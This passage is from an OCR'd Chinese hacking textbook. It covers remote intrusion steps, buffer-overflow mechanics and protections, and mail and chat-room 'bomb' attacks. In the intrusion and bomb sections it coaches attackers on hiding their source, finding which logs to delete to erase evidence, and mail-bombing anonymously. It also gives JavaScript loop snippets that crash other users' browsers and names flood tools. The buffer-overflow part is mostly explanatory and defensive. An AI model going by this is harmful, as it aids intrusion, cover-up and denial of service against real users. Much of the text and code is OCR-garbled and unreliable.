’名，从而使外人不知道某台机器负担何种工作）。入侵者应该在每台机器上试一试管理员的地址，事实上除了在网络的每台计算机上尝试管理员的地址外，入侵者还会在每台计算机上尝试所有的具有普遍性的东西。也许可以发现 walrus 喜欢用的计算机，所有信件都是从这台计算机发出的。请注意如果目标是一个服务提供者（或者允许用户对它进行合法访问的系统）那么通过观察系统管理员从哪里进入系统能获得此管理员的更多信息。一般从外部联合使用 finger 和 rusers 命令即可获得这些信息。换句话说，你要一直留意外部网（除目标网以外的网在这些网络上那个系统管理有

一些帐号），如果他最近的一次登录是在 Netcom，跟踪他在 Netcom 帐号一天左右，看看会发生什么。

2、关于 finger 查询

finger 很可能暴露你的行为，为了避免 finger 查询产生标记，绝大多数入侵者使用 finger gateways（finger 网关）。 finger 网关是一些 WEB 主页，通常包含了一个简单的输入框（field），此框指向在远地服务器硬盘上的一个 CGI 程序，此远程服务器执行 finger 查询。通过 finger 网关的使用，入侵者能隐藏其源地址。

3、关于操作系统

也许你已经使用了各种方法来识别在目标网络上使用的操作系统的类型的版本。无论如何，一旦判断出目标网络上的操作系统和结构是什么样的，下一步的研究工作就可以进行了。首先作一张表，列出每个操作系统和机器的类型（这张表对于你进一步进行研究有极大的帮助），然后对每个平台进朽研究井找出它们中的漏洞。

4、进行测试

实际上只有那些对入侵极热衷的入侵者才会做攻击过程中的测试部分。大部分的入侵者并不想尝试这种行为，因为这需要一定的费用。在此步骤中，首先要建立一个和目标一样的环境。一旦将此环境建立起来后，你就可对它进行一系列的攻击。在此过程中，有两件事需要注意：

（l）从攻击方来看这些攻击行为着上去像什么，

（2）从被攻击方来看这些攻击行为看上去像什么。

通过检查攻击方的日志文件入侵者能大致了解对一个几乎没有保护措施的目标进行攻击时攻击行为着上去像什么（目标没有保护措施是指目标机上没有运行传统的守护程序）。这能给入侵者提供一些提示；如果真正的攻击行为和实验结果不一致，那么一定存在着某些原因。一台相同配置的机器（或者，应说成一合配置明显一致的机器）在相同的攻击下应产生相同的反应。如果结果并非如此，那说明管理目标机的人暗中已有了应急计划。在这种情况下，入侵者应谨慎行动。 通过检查被攻击方的日志，入侵者可了解攻击过程中留下的“ 痕迹 ”看上去像什么。这对入侵者来说很重要。在一个异构系统中，存在着不同的日志过程。入侵至少应该知道这些日志过程是什么，换句话说，他需要了解保存入侵“ 痕迹 ”的每个文件（在相同配置的计算机上人这些信息是至关重要的，并具有指导作用：它能告诉人侵者删除哪些文件来毁灭其入侵的证据。找到这些文件的推一方法就是在自己控制的环境中进行测试并检查日志。

5、各种相关工具的准备

紧接着应该收集各种实际使用的工具这些工具最有可能是一些扫描工具，入侵者至少应该判断出目标网上的所有设备。基于对操作系统的分析你需要对你的工具进行评估以判断有哪些漏洞和区域它们没有覆盖到。在只用一个工具而不用另一个工具就可覆盖某特定设备的情况下，最好还是同时使用这两个工具。这些工具的联合使用是否方便主要依赖于这些工具是否能简易地作为外部模块附加到一个扫描工具上如 SATAN 或 SAFESuite。在此进行测试变得极为有价值，因为在多数情况下附加一个外部模块非让它正常地工作井不那么简单。为了得到这些工具工作的确切结果，最好先在某台机器上进行实验（这台机器甚至可与目标机不同）。这是因为，我们想知道是否会由于加上两个或多个单独设计的模块而使扫描工具的工作突然被中断或失败。记住，实际的扫描攻击过程只能一气呵成，如果中间被打断，那你不会有第二次机会。于是，根据你想在目标机上得到的东西，你可挑选一些合适的工具，在某些情况下，这是一件轻松的事。例如，也许你已经知道在目标系统上的某人正通过网络运行着一些 X 窗口系统的应用软件在这种情况下，如果你搜索 Xhost 的漏洞，一定能有所收获。记住使用扫描工具是一种激烈的解决方案。它等于是在大白天拿着棍冲到某户人家，去试着撬所有的门和窗。只要此系统的管理员适度地涉猎过一些安全技术，那你的行为在地面前会暴露无遗。

6、攻击策略的制定

在 Internet 漫游过程中攻击这台或那台服务器的日子基本上已经过去。多年前，只要系统没有遭到破坏，突破系统安全的行为便被看作是一种轻微的越界行为。如今，形势则大不相

同。今天，数据的价值成了谈论的焦点。因此作为现代入侵者，没有任何理由就实施入侵是很不明智的。反过来，只有制定了一个特定计划再开始进行入侵才是明智之举。攻击策略主要依赖于入侵者所想要达到的目的。需要说明的是扫描时间花得越长，也就是说越多的机器被涉及在内，那么扫描的动作就越有可能被发现；同时有越多的扫描数据需要筛选，因此，扫描的攻击的时间越短越好。一旦通过收集到的数据判断出网络的某部分和整个网络是通过路由器、交换机、桥或其他设备分隔的，那么就应该把它排除在被扫描的对象之外。毕竟攻破这些系统而获得的收益可能微乎其微。假定入侵者获得了此网段上的某系统的根权限，那他能得到什么呢？他可以轻松地穿过路由器、桥或交换机吗？恐怕不能！因此，监听只能提供此网段上其他计算机的相关信息，欺骗方法也只能对此网段内的机器有效。因为你所想要的是一个主系统上（或者是一个可用的最大网段的根权限，所以对一个更小、更安全的网络进行扫描不可能获得很大的好处。无论如何，一旦你确定了扫描的参数，就可以开始行动了。

7、扫描结束后

当你完成扫描后，你便可以开始分析这些数据了。首先你应考虑通过此方法得到的信息是否可靠（可靠度在某种程度上可通过在类似的环境中进行的扫描实验得到。）然后再进行分析，扫描获得的数据不同则分析过程也不同。在 SATAN 中的文档中有一些关于漏洞的简短说明，并且真接而富有指导性。如果找到了某个漏洞，你就应该重新参考那些通过搜索洞和其他可用资源而建立起来的数据库信息。主要的一点是，没有任何方法能使一个新手在一夜之间变成一位有经验的系统管理员或入侵者，这是残酷的事实。在你真正理解了攻击的本质和什么应从攻击中剔除之前，你可能要花上数个星期来研究源码、漏洞、某特定操作系统和其他信息，这些是不可逾越的。在攻击中经验是无法替代的，耐心也是无法替代的。如果你缺乏上述任何一个特点，那就忘记进攻吧。这是此处的重要一点。无论是像 KevinMitnik（入侵者）这种人还是像 Weitse Venema（里客）这种人，他们几乎没有区别。他们是计算机安全领域内的著名入土（在某些情况下，甚至远远超过）。然而他门的成果化论是好是坏）都来自于艰苦的工作、学习、天赋、思想、想象和自我钻研。因此，防火墙无法挽救一个不能熟练使用它的系统管理员；同样，SATAN 也无法帮助一个刚出道的入侵者攻破远程目标的保护。远程攻击变得越来越普遍，扫描工具的运用已被更多的普通用户所常握。类似的。可查询的安全漏洞索引的大量增加，也极大地促进了人们识别可能的安全问题的能力。虽然这里列出了远程攻击的一般步骤，但是如果作仅是一位初学者的话，不要指望能够据此进行远程攻击，一个经过很好计划和可怕的远程攻击。需要实施者对 TCP／IP 以及系统等方面的知识有着极深刻的了解。

2．3 缓冲溢出

缓冲区溢出的漏洞是众所周知的，这是一个非常普遍、非常危险的漏洞在各种操作系统、应用软件中广泛存在。以缓冲区溢出为类型的安全漏洞是最为常见的一种漏洞，也因此对缓冲区溢出漏洞的攻击占了远程网络攻击的绝大多数，有专门研究安全问题的人说这是对年来攻击和防卫的弱点＂，可见，无论是一名黑客还是一名系统管理员，对于高级缓冲区溢出方面的知识是不可缺的。

2．3．1 缓冲溢出的概念与原理

缓冲溢出指的是一种系统攻击的手段，通过向程序的缓冲区写起出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈。使程序转而执行其它指令，以达到攻击的目的。据统计。通过缓冲区溢出进行的攻击占所有系统政击总数的 80%以上。造成经冲区溢出的原因是程序中没有仔细检查用户输入的参数。从上面的缓冲区溢出定义中可以看到，缓冲区溢出就是将一个超过缓冲区长度的字符未置入缓冲区的结果，而向一个有限空间的缓冲区中置入过长的字符串可能会带来两种后果，一是过长的字符率覆盖了相邻的存储单元引起程序运行失败，严重的

可导致系统崩溃；另一种后果是利用这种漏洞可以执行任意指令甚至可以取得系统特权由此而引发了许多种攻击方法。

2．3．2 缓冲溢出的危害

缓冲区溢出攻击之所以成为一种常见安全攻击手段，其原因在于缓冲区溢出漏洞太普通了，并且易于实现。这种攻击可以使得一个匿名的 Internet 用户有机会获得一台主机的部分或全部的控制权！而且，缓冲区溢出成为远程攻击的主要手段其原因在于缓冲区溢出漏洞给予了攻击者他所想要的一切：植入并且执行攻击代码。被植入的攻击代码以一定的权限运行有缓冲区溢出漏洞的程序，从而得到被攻击主机的控制权。在 1998 年 Lincoln 实验室用来评估入侵检测的 5 种远程攻击中有 3 种是基于社会工程学的信任关系，2 种是缓冲区溢出。而在 1998 年 CERT 的 13 份建议中，有 9 份是与缓冲区溢出有关的，在 l999 年，至少有半数的建议是和缓冲区溢出有关的。在 Bugtraq 的调查中，有 2／3 的被调查者认为经对区溢出漏洞是一个很严重的安全问题。

2．3．3 缓冲溢出漏洞及攻击

缓冲区溢出攻击的目的在于扰乱具有某些特权运行的程序的攻能。这样可以让攻击者取得程序的控制权，如果该程序具有足够的权限，那么整个主机就被控制了。一般而言，攻击者政击 root 程序，然后执行类似 “ exec(sh)"的执行代码来获得 root 的 shell。但并不总是这样的，为了达到这个目的，攻击者必须达到如下的两个目标：

* 在程序的地址空间里安排适当的代码；

* 通过适当地初始化寄存器和存储器，让程序跳转到安排好的地址空间执行。

我们根据这两个目标来对缓冲区溢出攻击进行分类。

一、在程序的地址空间里安排适当的代码的方法

有两种在被攻击程序地址空间里安排攻击代码的方法：

l、植入法：

攻击者向被攻击的程序输入一个字符串，程序会把这个字符串放到缓冲区里。这个字符串包含的数据是可以在这个被攻击的硬件平台上运行的指令序列。在这里攻击者用被攻击程序的缓冲区来存放攻击代码。具体的方式有以下两种差别：

（l）攻击者不必为达到此目的而溢出任何缓冲区．可以找到足够的空间来放置攻击代码。

（2）缓冲区可以设在任何地方：堆栈（自动变量）、堆（动态分配的和静态数据区（初始化或者未初始化的数据）。

2、利用已经存在的代码：

有时候，攻击者想要的代码已经在被攻击的程序中了，攻击者所要做的只是对代码传递一些参数，然后使程序跳转到我们的目标。比如，攻击代码要求执行 “ exec（ ‘ ／bin／sh')",而在 libc 库中的代码执行 “ exec（arg)" ，其中 arg 是一个指向字符串的指针参数，那么攻击者只要把传入的参数指针改向指向 “ ／bin／sh ”,然后调转到 libc 库中的相应的指令序列即可。

二、控制程序转移到攻击代码的方法

所有的这些万法都是在寻求改变程序的执行流程，使之跳转到攻击代码。最基本的就是溢出一个没有边界检查或者其他弱点的缓冲区，这样就扰乱了程序的正常的执行顺序。通过溢出一个缓冲区，攻击者可以用近乎暴力的方法改写相邻的程序空间而直接跳过系统的检查。这里分类的基准是攻击者所寻求的缓冲区溢出的程序空间类型。原则上可以是任意的空间。比如，最初的 Morris Worm(莫尔斯间虫）就是使用了 fingerd 程序的缓冲区溢出，扰乱 fingerd 要执行的文件的名字。实际上，许多的缓冲区溢出是用暴力的方法来寻求改变程序指针的。这类程序的不同的地方就是程序空间的突破和内存空间的定位不同。一般来说，控制程序转移到攻击代码的方法有以下几种；

1、激活纪录（Activation Records):

每当一个函数调用发生时，调用者会在堆栈中留下一个激活纪录，它包含了函数结束时返回的地址。攻击者通过溢出这些自动变量，使这个返回地址指向攻击代码，通过改变程序的返回地址，当函数调用结束时，程序就跳转到攻击者设定的地址，而不是原先的地址。这类的缓冲区溢出被称为“ stack smashing attack ”，是目前常用的缓冲区溢出攻击方式。

2、函数指针（Function Pointers）：

"void(* foo)（）"声明了一个返回值为 viod 函数指针的变量 foo。函数指针可以用来定位任何地址空间，所以攻击者只需在任何空间内的函数指针附近找到一个能够溢出的缓冲区，然后溢出这个缓冲区来改变函数指针。在某一时刻，当程序通过函数指针们用函数时程序的流程就按攻击者的意图实现了！它的一个攻击范例就是在 linux 系统下的 superprobe 程序。

3.长跳转缓冲区（Longjmpbuffers):

在 C 语言中包含了一个简单的检验／恢复系统，称为 setjmp/longjmp。意思是在检验点设定“ setjmp(buffer) ”，用“ longjmp（buffer) ”来恢复检验点。然而，如果攻击者能够进入缓冲区的空间，那么“ longjmp(buffer） ’实际上是跳转到攻击者的代码。像函数指针一样，longjmp 缓冲区能够指向任何地方，所以攻击者所要做的就是找到一个可供溢出的缓冲区。一个典型的例子就是 Perl 5.003，攻击者首先进入用来恢复缓冲区溢出的 longjmp 缓冲区，然后诱导进入恢复模式这样就使 Perl 的解释器跳转到攻击代码上了！

三、综合代码植入和流程控制技术

最简单和常见的缓冲区溢出攻击类型就是在一个字符串里综合了代码植入和激活纪录。攻击者定位一个可供溢出的自动变量，然后向程序传递一个很大的字符串，在引发缓冲区溢出改变激活纪录的同时植入了代码。这个是由 Levy 指出的攻击的模板。因为 C 在习惯上只为用户和参数对辟很小的缓冲区，因此这种漏洞攻击的实例不在少数。

代码植入和缓冲区溢出不一定要在一次动作内完成。攻击者可以在一个缓冲区内放置代码，这时不能溢出缓冲区。然后，攻击者通过溢出另外一个缓冲区来转移程序的指针。这种方法一般用来解决可供溢出的缓冲区不够大（不能放下全部的代码）的情况。如果攻击者试图使用已经常驻的代码而不是从外部植入代码，他们通常必须把代码作为参数。举例来说，在 libc（几乎所有的 C 程序都要它来连接）中的部分代码段会执行“ xexc(something） ’，其中 something 就是参数。攻击者使用缓冲区溢出改变程序的参数，然后利用另一个缓冲区溢出使程序指针指向 libc 中的特定的代码段。

2．3．4 缓冲区溢出的保护方法

目前有四种基本的方法保护缓冲区免受缓冲区溢出的攻击和影响。

一、编写正确的代码

编定正确的代码是一件非常有意义但耗时的工作，特别像编写 C 语言那种具有容易出错倾向的程序（如：字符率的零结尾），这种风格是由于追求性能而忽视正确性的传统引起的。尽管花了很长的时间使得人们知道了如何编写安全的程序组，但具有安全漏洞的程序依旧出现。因此人们开发了一些工具和技术来帮助经验不足的程序员编写安全正确的程序。最简单的方法就是用 grep 来搜源代码中容易产生漏洞的库的调用，比如对 strcpy 和 sprintf 的调用，这两个函数都没有检查输入参数的长度。事实上各个版本 C 的标准库均有这样的问题存在。为了寻找一些常见的诸如缓冲区溢出和操作系统竞争条件等漏洞，一些代码检查小组检查了很多的代码。然而依然有漏网之鱼存在。尽管采用了 strncpy 和 snprintf 这些替代函数来防止经冲区溢出的发生，但是由于编写代码的问题，仍旧会有这种情况发生。比如 lprm 程序就是最好的例子，虽然它通过了代码的安全检查，但仍然有缓冲区溢出的问题存在。为了对付这些问题，人们开发了一些高级的查错工具，如 faultinjection 等。这些工具的目的在于通过人为随机地产生一些缓冲区溢出来寻找代码的安全漏洞。还有一些静态分析工具用于侦测缓冲区溢出的存在。

虽然这些工具可以帮助程序员开发更安全的程序，但是由于 C 语言的特点，这些工具不可能找出所有的缓冲区溢出漏洞。所以，侦错技术只能用来减少缓冲区溢出的可能，并不能完全地消除它的存在，除非程序员能保证他的程序万无一失。

二、非执行的缓冲区

通过使被攻击程序的数据段地址空间不可执行，从而使得攻击者不可能执行被植入被攻击程序输入缓冲区的代码，这种技术被称为非执行的缓冲区技术。事实上，很多老的 Unix 系统都是这样设计的但是近来的 Unix 和 MS Windows 系统为实现更好的性能和功能，往往在数据段中动态地放入可执行的代码。所以为了保持程序的兼容性不可能使得所有程序的数据段不可执行。但是我们可以设定堆栈数据段不可执行，这样就可以最大限度地保证了程序的兼容性。Linux 和 Solaris 都发布了有关这方面的内核补丁。因为几乎没有任何合法的程序会在堆栈中存放代码，这种做法几乎不产生往问兼容性问题，除了在 Linux 中的两个特例，这时可执行的代码必须被放入堆栈中：

1.信号传递

Linux 通过向进程堆栈释放代码然后引发中断来执行在堆栈中的代码进而实现向进程发送 Unix 信号。非执行缓冲区的补丁在发送信号的时候是允许缓冲区可执行的。

2 GCC 的在线重用

研究发现 gcc 在堆栈区里放置了可执行的代码以便在线重用。然而关闭这个功能并不产生任何问题，只有部分功能似乎不能使用。非执行堆栈的保护可以有效地对付把代码植入自动变量的缓冲区溢出攻击，而对于其他形式的攻击则没有效果。通过引用一个驻留的程序的指针，就可以跳过这种保护措施。其他的攻击可以采用把代码植入堆或者静态数据段中来跳过保护。

三、数组边界检查

植入代码引起缓冲区溢出是一个方面，扰乱程序的执行流程是另一个方面。不像非执行缓冲区保护、数组边界检查完全没有了缓冲区溢出的产生和攻击。这样只要数组不能被溢出，溢出攻击也就无从谈起。为了实现教组边界检查，则所有的对数组的读写操作都应当被检查以确保对数组的操作在正确的范围内。最直接的方法是检查所有的数组操作，但是通常可以采用一些优化的技术来减少检查的次数。目前有以下的几种检查方法：

l、Compaq C 编译器

Compaq 公司为 Alpha CPU 开发的 C 编译器支持有限度的边界检查（使用-checkl bounds 参数）。这些限制是：只有显示的数用引用才被检查，比如“ a[3］ ”会被检查，而“ *（a＋3） ”则不会。

由于所有的 C 数组在传送的时候是指针传递的，所以传递给函数的的数组不会被检查。带有危险性的库函数如 Strcpy 不会在编译的时候进行边界检查，即便是指定了边界检查。在 C 语言中利用指针进行数组操作和传递是非常频繁的，因此这种局限性是非常严重的。通常这种边界检查用来程序的查错，而且不能保证不发生缓冲区溢出的漏洞。

2、Jones&Kelly： C 的数组边界检查

Richard Jones 和 Paul Kelly 开发了一个 gcc 的补丁，用来实现对 C 程序完全的数组边界检查。由于没有改变指针的含义，所以被编译的程序和其他的 gcc 模块具有很好的兼容性。更进一步的是，他们由此从没有指针的表达式中导出了一个“ 基 ”指针，然后通过检查这个基指针来侦测表达式的结果是否在容许的范围之内。当然，这样付出的性能上的代价是巨大的；对于一个频繁使用指针的程序，如向量来法将由于指针的频繁使用而使速度慢 30 倍。这个编译器目前还很不成熟，一些复杂的程序（如 elm）还不能在这个上面编泽、执行通过。然而在它的一个更新版本之下，它至少能编译执行 ssh 软件的加密软件包,但其实现的性能要下降 12 倍。

3、Purify：存储器存取检查

Purify 是 C 程序调试时查看存储器使用的工具而不是专用的安全工具。Purify 使用“ 目标代码插入 ’ 技术来检查所有的存储器存取。通过用 Purify 连接工具连接，可执行代码在执行的时候带来的性能上的损失要下降 3－5 倍。

4、类型——安全语言

所有的缓冲区溢出漏洞都源于 C 语言的类型安全。如果只有类型-安全的操作才可以被允许执行，这样就不可能出现对变量的强制操作。如果作为新手，可以推荐使用具有类型一安全的语言如加 Java 和 ML。

但是作为 Java 执行平台的 Java 虚拟机是 C 程序，因此攻击 JVM 的一条途径是使 JVM 的缓冲区溢出。因此在系统中采用缓冲区溢出防卫技术来使用强制类型- 安全的语言可以收到预想不到的效果。

四、程序指针完整性检查

程序指针完整性检查和边界检查有略微的不同。与防止程序指针被改变不同，程序指针完整性检查在程序指针被引用之前检测到它的改变。因此，即使一个攻击者成功地改变了程序的指针，由于系统事先检测到了指针的改变，因此这个指针将不会被使用。与数组边界检查相比，这种方法不能解决所有的缓冲区溢出问题；采用其他的缓冲区溢出方法就可以避免这种检测。但是这种方法在性能上有很大的优势，而巨兼容性也很好。

l、手写的堆栈监测

Snarkii 为 FreeBSD 开发了一套定制的能通过监测 CPU 堆找来确定缓冲区溢出的 libc。这个应用完全用手工汇编写的，而且是保护 libc 中的当前有效纪录函数。这个应用达到了设计要求，对于基于 libc 库函数的攻击具有很好的防卫，但是不能防卫其它方式的攻击。

2、堆栈保护

堆栈保护是一种提供程序指针完整性检查的编译器技术，通过检查函数活动纪录中的返回地址来实现。堆栈保护作为 gcc 的一个小的补丁，在每个函数中，加入了函数建立和销毁的代码。加入的函数建立代码实际上在堆栈中函数返回地址后面加了一些附加的字节。而在函数返回时，首先检查这个附加的字书是否被改动过，如果发生过缓冲区溢出的攻击，那么这种攻击很容易在函数返回前被检测到。但是，如果攻击者预见到这些附加字节的存在，并且能在溢出过程中同样地制造他们，那么它就能成功地跳过堆栈保护的检测。通常，我们有如下两种方案对付这种欺骗；

（l）终止符号

利用在 C 语言中的终止符号如 0（nul），CR，LF，一l（EOF）等这些符号不能在常用的字符串函数中使用，因为这些函数一旦遇到这些终止符号，就结束函数过程了。

（2）随机符号

利用一个在函数调用时产生的一个 32 位的随机数来实现保密，使得攻击者不可能猜测到附加字节的内容。而且，每次调用附加字节的内容都在改变，也无法预测。通过检查堆栈的完整性的堆栈保护法是从 Synthetix 方法演变来的。Symthetix 方法通过用准不变量来确保特定变量的正确性。这些特定的变量的改变是程序实现能预知的，而且只能在满足一定的条件才能可以改变。这种变量我们称为准不变量。 Synthetix 开发了一些工具用来保护这些变量。攻击者通过缓冲区溢出而产生的改变可以被系统当做非法的动作。在某些极端的情况下，这些准不变量有可能被非法改变，这时需要堆栈保护来提供更完善的保护了。

实验的数据表明，堆栈保护对于各种系统的缓冲区溢出攻击都有很好的保护作用，并能保持较好的兼容性和系统性能。分析表明，堆栈保护能有效抵御现在的和将来的基于堆栈的攻击。谁栈保护版本的 Red Hat Linux 5.1 已经在各种系统上运行了多年包括个人的笔记本电脑和工作组文件服务器。

3、指针保护

在堆栈保护设计的时候，冲击堆找构成了缓冲区溢出攻击的常见的一种形式。有人推测存在一种模板来构成这些攻击（在 1996 年的时候）。从此，很多简单的漏洞被发现，实施和补丁后，很多攻击者开始用更一般的方法实施缓冲区溢出攻击。指针保护是难栈保护针对这种情况的一个推广。通过在所有的代码指针之后放置附加字书来检验指针在被调用之前的合法性，如果检验失败，会发出报警信号和退出程序的执行，就如同在堆栈保护中的行为一样。这种方案有两点需要注意：

（1）附加字节的定位

附加字节的空间是在被保护的变量被分配的时候分配的，同时在被保护字节初始化过程中放初始化。这样就带来了问题：为了保持兼容性我们不想改变被保护变量的大小，因此我们不能简单地在变量的结构定义中加入附加字。还有，对各种类型也有不同附加字节数目。


（2）查附加字节

每次程序指针被引用的时候都要检查附加字节的完整性。这个也存在问题因为 “ 从存取器读"在编译器中没有语义，编译器更关心指针的使用，而各种优化算法倾向于从存储器中读人变量。还有随着变量类型的不同，读人的方法也各自不同。到目前为止只有很少一部分使用非指针变量的攻击能逃脱指针保护的检测。但是，可以通过在编译器上强制对某一变量加入附加字书来实现检测，这时需要程序员自己手工加入相应的保护了。

第三章 黑客常见破解及攻击手法分析

3．1 攻击的层次

简单地侵人一个个人用户的机器，或是使某个大型主机完全瘫痪直至破坏掉所有的数据，都可以称为“ 攻击 ”。一般说来，攻击可以分为以下几个层次：



对于以下所提及的各种攻击的层次，将不再赘述，读者可自行参照阅读。

3．2 炸弹攻击

炸弹攻击的基本原理是利用工具软件，集中在一段时间内，向目标机发送大量垃圾信息，或是发送超出系统接收范围的信息，使对方出现负载过重、网络堵塞等状况，从而造成目标的系统崩溃及拒绝服务。常见的炸弹攻击有邮件炸弹、聊天室炸弹等。

3．2．1 邮件炸弹

在各种炸弹攻击中，邮件炸弹攻击是最常见攻击方式。利用相关工具，任何一个刚上网的新手，都可非常容易地实现这种攻击，而写一个邮件轰炸程序也不过是短短的几十行就可以实现的。现在网上的邮件炸弹程序很多，其安全性各异，但绝大多数都能保证攻击者的隐藏。事实上，各种层出不穷的邮件炸弹工具，正是使得这种攻击方式广泛流传的根源。

邮件炸弹造成的危害是可想而知的，由于邮件是需要空间来保存的，而到来的邮件信息也需要系统来处理，过多的邮件会加剧网络连接负担、消耗大量的存储空间；过多的投递会导致系统日志文件变得巨大，甚至溢出文件系统，这将会给许多操作系统，如 Unix、Windows 等，带来危险，除了操作系统有崩溃的危险之外，由于大量垃圾邮件集中涌来，将会占用大量的处理器时间与带宽，造成正常用户的访问速度急剧下降。而对于个人的免费邮箱来说，由于

其邮箱容量是有限制的，邮件容量一旦超过限定容量，系统就会拒绝服务，也就是常说的邮箱被“撑爆”了。

在这些攻击中，攻击者一般都需要隐藏自己的踪迹，一是使用匿名邮件发送，这很容易实现；此外还需要隐藏自己的 IP，要想隐藏发送者的 IP，一般的方法是可以使用随机的邮件服务器，同一个邮件服务器不使用两次，或者通过第三者转信，比如通过新闻组。一种完全可以隐藏自身的而且效果持久的方法是，给被攻击者订阅上千份网络上由邮件发送的免费杂志，这种杂志一般是定期通过电子邮件发送给订阅者，任何时候订阅者想中止订阅必须发一个电子邮件回去，但是，当你有数千份杂志订阅，每个小时有几十个电子邮件源源不断地到来，想按常规方法中止订阅是很困难的。

针对邮件炸弹的泛滥，也出现了一些反邮件炸弹的软件，如一种称为 E－mailChomper（砚信机）的软件，可以帮助你快速删除炸弹邮件。而各免费邮箱提供商加强了这方面的防护，如果被攻击者能够及时发现遭受攻击的话，也可以使用系统提供的邮件过滤系统来拒绝接收此类邮件，但总的来说，目前对于邮件炸弹还没有什么十分有效的解决手段，主要还是预防为主。

3．2．2 聊天室炸弹

聊天室和电子邮件一样为网友们所熟悉，但知道在聊天室里也和使用电子邮件一样容易被炸的人，就不是很多了。不过，虽然可以往聊天室里扔炸弹，但并不是所有的聊天室都支持炸弹，一般在聊天室可用的炸弹有两种，一种是使用 Javascript 编制的，只有在支持 javascript 的聊天室才可以使用它；另外一种炸弹是基于 IP 原理的，使用时需要知道对方的 IP 地址或者主机支持扩展邮件的标准。如果主机是 Unix 的，且支持扩展邮件标准，那么可以使用 f1ash 之类的软件去袭击他们，如果知道对方的 IP 地址，那就更简单了，使他过载的软件多不胜数。下面就两种炸弹的实现与防护作一个简单介绍。

1、基于 JavaScript 的炸弹

当然，如果你还不熟悉 Javascript 的话，最好还是先补补课再往下看吧。

基于 JavaScript 的炸弹可以有许多种，都可以简单的实现，现举几例如下：

（1）发死循环

在给对方发送死循环语句之前，必须先将自己的浏览器支持 Javascript 的功能关闭！否则的话就会自食其果了。我们可以使用下面两条语句来实现：

＜a href “ http：／／hackl。yeah。net ’ ’ onmouseover＝“ while（100） （wind。w。close（ ’／’ ）／’ ＞＜／a＞

. 或 ＜a herf＝“ “ OnmOusever＝ ”while（ture）〔window。close（ ’／’ ）／’ ＞＜／a＞

（2）让对方打开指定的窗口

下面两条语句就可简单实现。

4mg src＝“ javascript：n＝1.do〔window。Open（ ’ http：／／你要打开的连接 ’ ）〕while（n＝ 3） ”width=“ 1 ”＞

｜ ＜a href=“ http：／／hackl。yeah。net ”onmOuseOver=“ while（100） 〔window。close（ ’／’ ） ∫ ’ ＞

＜／a＞

（3）让对方打开无数个新的窗口

这类似于下面将要提到的浏览器炸弹，可导致对方系统崩溃至死机。实现语句如下：

4mg src=“ javascript：n=1；do〔windov。open（ ’ ’ ）｝ while（n＝=1） ’ ’ width= 1 ”> →

（4）传网上的文件给对方

所能达到的效果和（2）差不多，实现语句如下：

4mg src＝“ javascript：n=l；do〔window。open（’http：／／你要传的文件’）｝ while（n＝＝2）”

width=“ 1”＞

（5）使对方打开自己硬盘上的文件

如果对方的硬盘上有以。bat 为后缀的文件的话，你可以让他自己打开，例如可用以下语句让对方 C 盘根目录下的 Autoexe6.bat 文件打开：

dmg src=“ javascript：n=1；do〔window！open（’file：／／c：／autOexec。bat’）｝ while（n＝=-2）’’

width＝“ 1”＞

（6）用图片让时方的 CPU 超负荷

你可以发一幅超级大的图给他，之前要先把自己浏览器的图形功能关了，再到聊天室的配置里把图片功能关了！然后就可以使用以下语句了：

＜lmg src＝“ hup：／／a”邢｀idth＝“ 1’’height＝“ 1000000000000000000000”＞

以上所举的例子，都只限于对方的 JAvA 功能或图片功能开启的时候，如果对方的 JAvA 或图片功能是关闭的，那么上述的攻击就不能奏效，但是还可以使用其它的方法达到耗费对方系统资源的目的，比如说让对方无数次地换行，实现的方法同样很简单，只需要懂一点 HTML 语法就可以了，将换行指令毡冷传给对方即可。

最后还可提醒一点，扔图片炸弹的时候，一定把图片功能关了；扔基于字符的炸弹的时候，一定不要乱移动鼠标，否则难免会自食其果了。

2、使用工具来发送炸弹

当聊天室不支持 Javascript 时，还可以使用工具来帮助发送炸弹。例如可使用 flashutilities。因为 IRC 具有和 BBS 一样的秘密通信系统，所以我们可以利用 f1ashutilities 来做下面两件事：

Ill （1）把目标机从通道上除去

（2）使目标机失效以便继续使用通道

8ashutilities 一般来说都是用 C 写的小程序，在 Internet 的许多地方可以得到。它们将一串特殊的字符序列传送到目标机的终端上实现。目前流行的正具有：

f1ash。c

f1ash．c.gz

f1ash.gz

megaflash

另一个工具称为 nuk6.c 可以将用户赶出服务器。你可以通过网上文件查询找到它们。

3.2.3 其它炸弹

除了邮件炸弹和聊天室炸弹这两种常见的炸弹外，还有测览器炸弹和留言本炸弹等。当触发浏览器炸弹的时候，系统会打开无数的窗口，直到耗尽计算机的资源导致死机为止。

此外，也有人将特洛伊木马程序称为“ 定时炸弹 ”。

3．3 获取密码的几种方法

